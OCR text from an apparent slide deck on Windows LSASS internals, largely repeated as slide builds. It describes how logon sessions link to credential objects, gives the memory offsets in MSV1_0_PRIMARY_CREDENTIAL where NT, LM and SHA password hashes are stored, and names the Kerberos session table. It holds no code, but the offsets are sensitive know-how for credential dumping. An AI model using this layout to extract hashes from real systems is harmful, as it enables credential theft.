
Session Management

- Each logon session object contains a singly linked list of authentication package objects




Session Management

- Each logon session object contains a singly linked list of authentication package objects




Session Management

- Each logon session object contains a singly linked list of authentication package objects
- Each authentication package object contains a singly linked list of user credential objects




Session Management

- Each logon session object contains a singly linked list of authentication package objects
- Each authentication package object contains a singly linked list of user credential objects



Session Management

- Each logon session object contains a singly linked list of authentication package objects
- Each authentication package object contains a singly linked list of user credential objects
- Each user credential object contains an encrypted package-specific credential object



Session Management

- The package-specific structure for MSV1_0 is *MSV1_0_PRIMARY_CREDENTIAL*

MSV1_0_PRIMARY_CREDENTIAL	
0x00	LogonDomainName
0x10	UserName
0x20	CredIsoObj
0x28	IsEncrypted
0x29	IsNtPasswordPresent
0x2a	IsLmPasswordPresent
0x2b	IsShaPasswordPresent
0x2c	IsCredentialKeyPresent
0x30	CredentialKeyType
0x34	EncryptedSize
0x36	CredentialKey [20]
0x4a	... Secrets ...

CLEARTEXT	
0x4a	NtOwfPassword [16]
0x5a	LmOwfPassword [16]
0x6a	ShaOwfPassword [20]

ENCRYPTED	
0x4a	EncryptedData [308]

Session Management

- The package-specific structure for MSV1_0 is *MSV1_0_PRIMARY_CREDENTIAL*

MSV1_0_PRIMARY_CREDENTIAL	
0x00	LogonDomainName
0x10	UserName
0x20	CredIsoObj
0x28	IsEncrypted
0x29	IsNtPasswordPresent
0x2a	IsLmPasswordPresent
0x2b	IsShaPasswordPresent
0x2c	IsCredentialKeyPresent
0x30	CredentialKeyType
0x34	EncryptedSize
0x36	CredentialKey [20]
0x4a	... Secrets ...

CLEARTEXT	
0x4a	NtOwfPassword [16]
0x5a	LmOwfPassword [16]
0x6a	ShaOwfPassword [20]

ENCRYPTED	
0x4a	EncryptedData [308]

Session Management

- The package-specific structure for MSV1_0 is *MSV1_0_PRIMARY_CREDENTIAL*

MSV1_0_PRIMARY_CREDENTIAL	
0x00	LogonDomainName
0x10	UserName
0x20	CredIsoObj
0x28	IsEncrypted
0x29	IsNtPasswordPresent
0x2a	IsLmPasswordPresent
0x2b	IsShaPasswordPresent
0x2c	IsCredentialKeyPresent
0x30	CredentialKeyType
0x34	EncryptedSize
0x36	CredentialKey [20]
0x4a	... Secrets ...

CLEARTEXT	
0x4a	NtOwfPassword [16]
0x5a	LmOwfPassword [16]
0x6a	ShaOwfPassword [20]

ENCRYPTED	
0x4a	EncryptedData [308]

Session Management

- The package-specific structure for MSV1_0 is *MSV1_0_PRIMARY_CREDENTIAL*

MSV1_0_PRIMARY_CREDENTIAL	
0x00	LogonDomainName
0x10	UserName
0x20	CredIsoObj
0x28	IsEncrypted
0x29	IsNtPasswordPresent
0x2a	IsLmPasswordPresent
0x2b	IsShaPasswordPresent
0x2c	IsCredentialKeyPresent
0x30	CredentialKeyType
0x34	EncryptedSize
0x36	CredentialKey [20]
0x4a	... Secrets ...

CLEARTEXT	
0x4a	NtOwfPassword [16]
0x5a	LmOwfPassword [16]
0x6a	ShaOwfPassword [20]

ENCRYPTED	
0x4a	EncryptedData [308]

Session Management

- The package-specific structure for MSV1_0 is *MSV1_0_PRIMARY_CREDENTIAL*

MSV1_0_PRIMARY_CREDENTIAL	
0x00	LogonDomainName
0x10	UserName
0x20	CredIsoObj
0x28	IsEncrypted
0x29	IsNtPasswordPresent
0x2a	IsLmPasswordPresent
0x2b	IsShaPasswordPresent
0x2c	IsCredentialKeyPresent
0x30	CredentialKeyType
0x34	EncryptedSize
0x36	CredentialKey [20]
0x4a	... Secrets ...

CLEARTEXT	
0x4a	NtOwfPassword [16]
0x5a	LmOwfPassword [16]
0x6a	ShaOwfPassword [20]

ENCRYPTED	
0x4a	EncryptedData [308]

Session Management

- The package-specific structure for MSV1_0 is *MSV1_0_PRIMARY_CREDENTIAL*

MSV1_0_PRIMARY_CREDENTIAL	
0x00	LogonDomainName
0x10	UserName
0x20	CredIsoObj
0x28	IsEncrypted
0x29	IsNtPasswordPresent
0x2a	IsLmPasswordPresent
0x2b	IsShaPasswordPresent
0x2c	IsCredentialKeyPresent
0x30	CredentialKeyType
0x34	EncryptedSize
0x36	CredentialKey [20]
0x4a	... Secrets ...

CLEARTEXT	
0x4a	NtOwfPassword [16]
0x5a	LmOwfPassword [16]
0x6a	ShaOwfPassword [20]

ENCRYPTED	
0x4a	EncryptedData [308]

Session Management


- Kerberos manages its own session table called *KerbGlobalLogonSessionTable*
  - This used to be a list, but was changed into a table for better performance

RTL_AVL_TABLE
...
...
...

KerbGlobalLogonSessionTable


Session Management

- Kerberos manages its own session table called *KerbGlobalLogonSessionTable*
  - This used to be a list, but was changed into a table for better performance




Session Management

- Kerberos manages its own session table called *KerbGlobalLogonSessionTable*
  - This used to be a list, but was changed into a table for better performance




Session Management

- Kerberos manages its own session table called *KerbGlobalLogonSessionTable*
  - This used to be a list, but was changed into a table for better performance




Session Management

- Kerberos manages its own session table called *KerbGlobalLogonSessionTable*
  - This used to be a list, but was changed into a table for better performance




Session Management

- Kerberos manages its own session table called *KerbGlobalLogonSessionTable*
  - This used to be a list, but was changed into a table for better performance



